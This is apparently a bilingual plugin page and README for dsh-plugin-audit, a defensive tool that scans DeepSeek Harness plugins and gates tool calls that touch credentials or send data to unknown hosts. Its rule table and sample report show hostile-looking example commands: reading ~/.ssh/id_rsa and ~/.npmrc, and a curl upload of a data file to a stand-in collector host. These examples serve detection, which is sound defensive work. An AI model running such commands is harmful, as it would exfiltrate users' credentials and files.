jkrandom-sudo/dsh-plugin-audit
DeepSeek Harness 插件安全审计:静态权限画像(附文件/行号证据)+ 运行时哨兵,在触及凭证或向未知主机外发数据时先请你批准
Project Overview项目介绍
dsh-plugin-audit is a DeepSeek Harness security plugin that statically profiles third-party plugins via the plugin_audit tool, producing a permission card covering filesystem, network, env vars, and credential paths with file/line evidence. A runtime sentinel hooks tools/pre-execute, requesting approval whenever a tool call targets credential paths or unknown hosts. Use it before installing untrusted plugins. The scanner reads source text, not an AST, so strings and comments can trigger findings by design.
dsh-plugin-audit 是 DeepSeek Harness 的安全审计插件。它通过 plugin_audit 工具静态扫描插件源文件,生成包含文件系统、网络、环境变量、凭据路径等权限画像的风险卡片,并附文件行号证据;同时以运行时哨兵监听 tools/pre-execute,当工具调用涉及凭据路径或访问 allowedHosts 之外的域名时自动请求人工批准。适用于安装第三方 DSH 插件前的风险审查。注意扫描基于源码文本而非 AST,注释中的凭据路径也会触发告警,可能产生误报。
请帮我了解并安装插件:【dsh-plugin-audit】【https://github.com/jkrandom-sudo/dsh-plugin-audit】Send this message to DSH in your current session. CLI install commands may not be accurate across systems — DSH will figure it out for you.把上面这条消息直接发给当前会话里的 DSH,让它帮你了解并安装。安装命令不一定准确,发给 DSH 更稳。
Or use CLI install (for developers)或使用命令行安装(适合开发者)
CLI Install命令行安装
dsh plugin --profile web add dsh-plugin-audit把 jkrandom-sudo/dsh-plugin-audit 加入你的 DSH 配置(web profile)即可启用。
READMEREADME
dsh-plugin-audit
中文 · npm · DeepSeek Harness
Know what a DSH plugin can do before you let it run. dsh-plugin-audit profiles third-party plugins statically — which files, processes, hosts, env vars and credential paths their code touches, with file/line evidence — and arms a runtime sentinel that asks for your approval when any tool call reaches for credentials or moves data to unknown hosts.
What it does
1. Static audit — the plugin_audit tool. Point it at any plugin directory; it scans the source, package.json and cordis.patch.yml, then returns a permission profile card:
## Plugin audit: fixture-suspicious-plugin

**Risk: REVIEW** — REVIEW — human review recommended before installing

> 1 files scanned; risk=review; 10 findings (4 review, 4 notice, 2 info)

### Permission profile

| Surface | Observed |
|---|---|
| Filesystem read | **yes** |
| Filesystem write | **yes** |
| Child processes | **yes** |
| Network | **yes** |
| Outbound hosts | `evil.example.com`, `exfil.badhost.io`, `telemetry.example.net` |
| Env variables | `GITHUB_TOKEN`, `HOME` |
| Credential-looking env | `GITHUB_TOKEN` |
| Credential paths | `.npmrc`, `.ssh` |
| Dynamic code execution | **yes** |
| Injected services | `credentials`, `tools` |
| Declared dependencies | — |
| Bundle patch | none |

### Findings

| severity | capability | location | detail |
|---|---|---|---|
| review | env-access | `src/index.js` | Reads a credential-looking environment variable. |
| review | credential-access | `src/index.js:12` | References a credential-bearing path. |
| … | … | … | … |
The scan is read-only by contract: every report carries writesPerformed: false, and an optional invariant companion enforces that marker at runtime.
2. Runtime sentinel. A listener on the harness's tools/pre-execute waterfall. When a pending tool call matches a risk rule, the sentinel returns ask with a reason, and the host's normal approval prompt takes it from there (no approval channel → the call is denied, never silently allowed):
| Rule | Example that triggers an approval prompt |
|---|---|
| Any tool argument references a credential path | read on ~/.ssh/id_rsa, bash: cat ~/.npmrc |
Shell egress toward a host outside allowedHosts |
curl -d @data.json https://collector.unknown.io/x |
| A write tool targets a home-directory dotfile | write on ~/.zshrc |
The audit is an aid, not a verdict — it surfaces evidence so you decide.
Compatibility
| Requirement | Version |
|---|---|
| DSH mainline | verified against the 2026-08-14 snapshot (web + headless profiles) |
| Node.js | `^22.19.0 |
| Cordis | ^4.0.0-rc.7 (peer) |
DSH is in developer preview and ships breaking changes frequently; the date above records the mainline snapshot this release was verified against. The ./invariant companion is exported but intentionally not wired into cordis.patch.yml: stock profiles do not provide the invariants service, and a pending row blocks boot. Profiles that do provide it can add { id: dsh-plugin-audit-invariant, name: 'dsh-plugin-audit/invariant' }.
Install
# from npm
dsh plugin --profile web add dsh-plugin-audit

# or directly from GitHub
dsh plugin --profile web add github:jkrandom-sudo/dsh-plugin-audit
Either command registers the package in the profile's dsh.profile.bundles and applies this package's cordis.patch.yml (one row: dsh-plugin-audit, sentinelEnabled: true). Restart the profile to pick it up.
Uninstall
dsh plugin --profile web remove dsh-plugin-audit
Removes the dependency and the bundle row; restart the profile. The plugin writes nothing outside the profile's own dependency metadata, so there is nothing else to clean up.
Quick start
In a session on any profile where the plugin is installed, just ask:
Audit the plugin at ~/some-third-party-plugin with plugin_audit
or let the model call the tool directly:
{ "path": "/absolute/path/to/plugin", "format": "markdown" }
path(required) — the plugin's source directory (not an installed copy withnode_modules).format—markdown(default) orjson.
The tool returns the Markdown card above plus a JSON summary: { markdown, risk, filesScanned, findingsCount, writesPerformed }.
The sentinel needs no invocation — once armed it watches every tool call in the session:
⚠ Tool "bash" runs curl toward "collector.unknown.io", which is not in allowedHosts. Outbound data movement needs your confirmation. (approve / deny)
Configuration
The bundle patch inserts one row into the profile; edit it in the profile's cordis.patch.yml:
- id: dsh-plugin-audit
  name: 'dsh-plugin-audit'
  config:
    sentinelEnabled: true        # master switch; false = static audit only
    allowedHosts:                # pre-approved hosts for shell egress
      - github.com
      - api.github.com
      - raw.githubusercontent.com
      - registry.npmjs.org
      - '*.deepseek.com'         # leading *. = suffix rule (also matches the bare domain)
The static scanner takes no configuration and ignores allowedHosts — it reports every network surface it finds.
Permissions & data
- Read-only scanner — read handles only, capped at 400 files / 256 KB per file, skipping
node_modules,.git,lib,dist. The optionaldsh-plugin-audit/invariantcompanion fails the session if aplugin_auditresult ever loses itswritesPerformed: falsemarker. - No network, no telemetry — the plugin makes no network calls of its own. Hosts listed in a report are extracted from scanned source text, never contacted.
- Local decisions —
askverdicts are mediated by the host's existing approval prompt; the plugin only logs the reason viactx.logger. - Sentinel scope — it inspects the name and arguments of calls passing through
tools/pre-execute; it does not read files, env vars, or conversation content beyond the call arguments themselves.
Troubleshooting
dsh-plugin-audit/invariant: pending (waiting for service: invariants)at boot — you wired the invariant row into a profile without theinvariantsservice; remove that row (the shipped patch already omits it).- The agent can't see
plugin_audit— check the package is in the profile'spackage.jsondsh.profile.bundlesand that--dump-configshows thedsh-plugin-auditrow, then restart. - Legitimate commands keep asking — add the host to
allowedHosts, or setsentinelEnabled: falseto keep only the static auditor. - Fewer files scanned than expected — the walker caps at 400 files / 256 KB and skips build output; audit the package source, not an installed copy.
Known boundaries
- Symlink targets are not followed — the walk reads real files inside the target tree only.
- Strings and comments can trigger findings — the scanner works on source text, not an AST; a credential path inside a comment is reported the same as one in live code. That is deliberate: the card is evidence for a human, and over-reporting is the safe direction.
- Build-output-only packages always score at least NOTICE — when
dist/libare the only code shipped there is nothing to scan, and the card says so instead of showing a clean bill.
Development
pnpm install
pnpm typecheck   # both tsconfigs
pnpm test        # vitest: scanner, sentinel rules, plugin lifecycle, invariant
pnpm build       # tsc -b && tsdown -> lib/
Layout: src/scanner/ is a harness-agnostic pure engine (walk → detect → manifest → report), src/report.ts renders the Markdown card, src/runtime.ts adapts it to the Cordis/DSH tool contract, src/sentinel/ holds the pure decision rules and the waterfall listener, src/invariant.ts is the read-only enforcement companion, and src/events.ts types the host's tool-pipeline waterfalls (so listener shapes are checked at compile time). tests/fixtures/ contains sample plugins (suspicious / clean / patch-override) used by the test suite.
The package also ships its TypeScript sources and a ./src/* export, following the official dsh-external/plugin-template convention: DSH's development tooling can load a linked plugin straight from source (e.g. for HMR during plugin development), without waiting for a rebuild.
Ecosystem
This project covers the runtime half of plugin auditing — permission profiling plus a sentinel that watches live tool calls. For the pre-install half, dsh-vet statically vets a plugin before you install it (permission & supply-chain rules, emitted as the open dsh-vet/v1 report). The two approaches cover different failure modes — obfuscated payloads surface statically, some behavior only emerges live — so they complement rather than replace each other.
License & security
MIT — see LICENSE.
This plugin is an audit aid, not an antivirus: a clean report means "no evidence found by these rules", not "safe". Findings are heuristics with file/line evidence so a human can judge. Found a bypass — a capability the scanner misses, a sentinel rule that can be dodged? Open an issue at https://github.com/jkrandom-sudo/dsh-plugin-audit/issues, or report privately first for anything sensitive.
Related相关推荐
-
 zhu1090093659/dsh-trading
Agent-native trading terminal built on DeepSeek Harness. Crypto, US, CN and HK in one three-column GUI, 19+ hot-swappabl…
zhu1090093659/dsh-trading
Agent-native trading terminal built on DeepSeek Harness. Crypto, US, CN and HK in one three-column GUI, 19+ hot-swappabl…
-
 HarcoChen/dsh-vsc-integration
DeepSeek Harness (DSH) for VS Code — AI coding with native diffs, tool approvals, persistent sessions, and Trace insight…
HarcoChen/dsh-vsc-integration
DeepSeek Harness (DSH) for VS Code — AI coding with native diffs, tool approvals, persistent sessions, and Trace insight…
-
 SeaOf0/dsh-redteam-model
基于dsh web实现的多种模式,目的是服务于redteam进行授权的安全研究,覆盖渗透测试、红队评估、代码审计等范围领域,请勿用于非法行为。(允许二开,赋予模块各位自己的业务逻辑,方法论只有自己熟练的才好用,好的方法论=好的生态)
SeaOf0/dsh-redteam-model
基于dsh web实现的多种模式,目的是服务于redteam进行授权的安全研究,覆盖渗透测试、红队评估、代码审计等范围领域,请勿用于非法行为。(允许二开,赋予模块各位自己的业务逻辑,方法论只有自己熟练的才好用,好的方法论=好的生态)
-
 lire1131/dsh-undo-savepoint
DSH crash-rescue plugin: undo config & plugin-code changes, secret-safe snapshots, one-click SAFE MODE, plus offline CLI…
lire1131/dsh-undo-savepoint
DSH crash-rescue plugin: undo config & plugin-code changes, secret-safe snapshots, one-click SAFE MODE, plus offline CLI…
- PerryLink/dsh-industry-research Industry and company research domain pack for DeepSeek Harness: methodology skills, industry chain mapping, public-sourc…
-
 HsiangNianian/dsh-auto-continue
DSH Web UI plugin: auto-sends 「继续」 after non-human interruptions, with error classification, adaptive backoff, pause, id…
HsiangNianian/dsh-auto-continue
DSH Web UI plugin: auto-sends 「继续」 after non-human interruptions, with error classification, adaptive backoff, pause, id…
-
 huaweicloud/huaweicloud-devkit
Official Huawei Cloud plugin for AI agents — skills, MCP tools, safety guardrails, and cloud sandbox to help AI agents …
huaweicloud/huaweicloud-devkit
Official Huawei Cloud plugin for AI agents — skills, MCP tools, safety guardrails, and cloud sandbox to help AI agents …
-
 lxzy-7/dsh-plugin-guard
Install safety net for DeepSeek Harness: pre-install snapshots, one-click/automatic rollback, guarded boot, and incident…
lxzy-7/dsh-plugin-guard
Install safety net for DeepSeek Harness: pre-install snapshots, one-click/automatic rollback, guarded boot, and incident…